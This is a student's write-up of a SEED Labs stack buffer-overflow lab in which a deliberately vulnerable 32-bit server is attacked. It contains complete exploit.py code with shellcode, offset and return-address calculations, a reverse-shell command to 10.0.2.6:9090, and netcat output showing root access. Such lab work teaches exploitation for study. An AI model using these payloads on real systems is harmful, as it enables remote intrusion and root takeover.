
```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xff9f5628
server-1-10.9.0.5 | Buffer's address inside bof():     0xff9f55b8
```

We remove the payload file and re-fill is with 4 bytes of the character “a”, then we input the contents of the payload file into the server.



```
[10/05/21]seed@VM:~/.../shellcode$ rm payload
[10/07/21]seed@VM:~/.../shellcode$ for i in {1..4}; do echo -n "a" >> p
ayload; done
[10/07/21]seed@VM:~/.../shellcode$ cat payload | nc 10.9.0.5 9090
```

This time, the server did not crash due to buffer overflow.




```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 4
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xfff278d8
server-1-10.9.0.5 | Buffer's address inside bof():     0xfff27868
server-1-10.9.0.5 | ==== Returned Properly ====
```


In both of the above examples, the server outputs two pieces of information critical to constructing our shellcode to exploit the buffer overflow problem on the server: The frame pointer (ebp) and the address of the buffer (these two values are inside the **bof()** function, where the buffer overflow problem exists).

We now need to prepare a payload that will exploit the buffer overflow vulnerability on the target program on the server. We will use the program **exploit.py** to generate the our new payload called **badfile**. The python program **exploit.py** is provided to us in the **Labsetup/attack-code** directory, but we will need to modify this file, since it is incomplete, to replace some of the essential values in the code.

First, we need to copy the shellcode from Task 1 to inside the shellcode variable, then change the bash command in to obtain a reverse shell:




```
shellcode= (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
```




```
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd     *"
   "/bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1           *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL   # Put the shellcode in here
).encode('latin-1')
```

Put the shellcode in the payload (at the end of the NOP byte array, while keeping the length the same):



```
# Put the shellcode somewhere in the payload
start = len(content) - len(shellcode)
content[start:start + len(shellcode)] = shellcode
```

Next we need to decide the return address value and put it somewhere in the payload.




```
# Decide the return address value
# and put it somewhere in the payload

frame_pointer = 0xffffd798    # Change each time server is started/restarted
buf_address = 0xffffd728      # Change each time server is started /restarded

ret    = frame_pointer + 8                        # Plus 8 is first address we can return to
offset = frame_pointer - buf_address + 4          #


# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
```

In the above, we can make this process more organized by creating the variables **frame_address** and **buf_address** (for the buffer address) and then storing the hexadecimal frame address value and buffer address values in those variables, respectively. This way we don't hard code the addresses into **ret** and **offset**, so when we restart the server, we can easily find and change these values inside our code.

Since we have the frame pointer address, we know that the return address field on the stack is four bytes above (in memory), and four bytes above the return address field is the first place we can jump to to get to our shellcode; so, we can make the return address (in **ret** variable) equal to **frame_pointer** + 8.


The offset is the difference between the return address and the address of where the buffer starts, and this is how we can tell how big the buffer is and to where to overwrite our new return address value. We find the difference between the frame pointer and buffer addresses, then add 4 to compensate for the return address field. Now we know that we need to place our new return address, in this case, 116 bytes (frame pointer – buffer address + 4 = 116) after the buffer address. We add this return address into our code (in the last line in the above code snippet) at index 116 to 120 ([offset: offset + 4]) because the return address field on the stack is four bytes long.

Our exploit.py code is ready to run and should look like this:




```
#!/usr/bin/python3
import sys

shellcode= (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd     *"
   "/bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1           *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL   # Put the shellcode in here
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = len(content) - len(shellcode)
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload

frame_pointer = 0xffffd798    # Change each time server is started/restarted
buf_address = 0xffffd728      # Change each time server is started /restarded

ret    = frame_pointer + 8                        # Plus 8 is first address we can return to
offset = frame_pointer - buf_address + 4          #

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

Run exploit.py to create badfile



```
[10/18/21]seed@VM:~/.../attack-code$ ./exploit.py
[10/18/21]seed@VM:~/.../attack-code$ ls
badfile  brute-force.sh  exploit_back  exploit.py
```


Set up listener for tcp connection on port 9090 using netcat in another terminal on attacker machine:




```
[10/17/21]seed@VM:~/.../Labsetup$ nc -nv -l 9090
Listening on 0.0.0.0 9090
```

Netcat, with the **-l** options, becomes a TCP server that listens on a specified port.

Send badfile to the server to exploit the buffer overflow in the bof() function in the stack program and check the netcat listener for a connection with a reverse shell:



```
[10/17/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
```



```
[10/17/21]seed@VM:~/.../Labsetup$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 55460
root@06b68e5763dc:/bof# whoami
whoami
root
root@06b68e5763dc:/bof# ls
ls
core
server
stack
root@06b68e5763dc:/bof# id
id
uid=0(root) gid=0(root) groups=0(root)
root@06b68e5763dc:/bof# 
```


Task 3: Level-2 Attack

In this section we attack the buffer in the **bof()** function in the 32-bit program called **stack** on the server at the 10.9.0.6 address. This time when we send input into the program, we only get the address of the buffer, no the frame pointer address, so we cannot calculate the distance of the buffer, so we can't get an exact offset, but we do assume that it is in the range [100,300].


Since we don't know the size, we can't accurately know where the return address portion of the stack is. What we can do here is, instead of putting our return address value in one location (like in the return address portion of the stack like we did in the last task) we can just add our return address value (the place we want to jump to to get to the shellcode) into the memory addresses of the whole assumed length of the buffer. We will use the max buffer range of 300, plus 4 to account for the frame pointer address in case the buffer is right at 300 in size, just to make sure that when we add the return address into the **content** array in our code, one of those instances of the return address value in our array will be in the correct location on the stack.

We will make the return address value equal to 308, since that will be the first place we can jump to if the array is actually 300 bytes long; if less than 300, then we have all those other addresses in our file leading up to 300 that will direct our program flow to the shellcode or to the NOP slide which will lead to the shellcode. We will alter out **exploit.py** program to achieve this…

Here is the altered **exploit.py** program:




```
#!/usr/bin/python3
import sys

shellcode= (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd     *"
   "/bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1           *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL   # Put the shellcode in here
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

###################################################################
# Put the shellcode somewhere in the payload
start = len(content) - len(shellcode)      # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload

#frame_pointer = 0xffffd798    # Change each time server is started/restarted
buf_address = 0xffffd6d8       # Change each time server is started /restarded

ret     = buf_address + 308                           # Plus 8 is first address we can return to
```



```
#offset = frame_pointer - buf_address + 4            #


# Use 4 for 32-bit address and 8 for 64-bit address
count = 0                   # Use this to add four each pass in the loop to index
while count <= 304:
    content[count : count + 4] = (ret).to_bytes(4,byteorder='little')
    count += 4
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

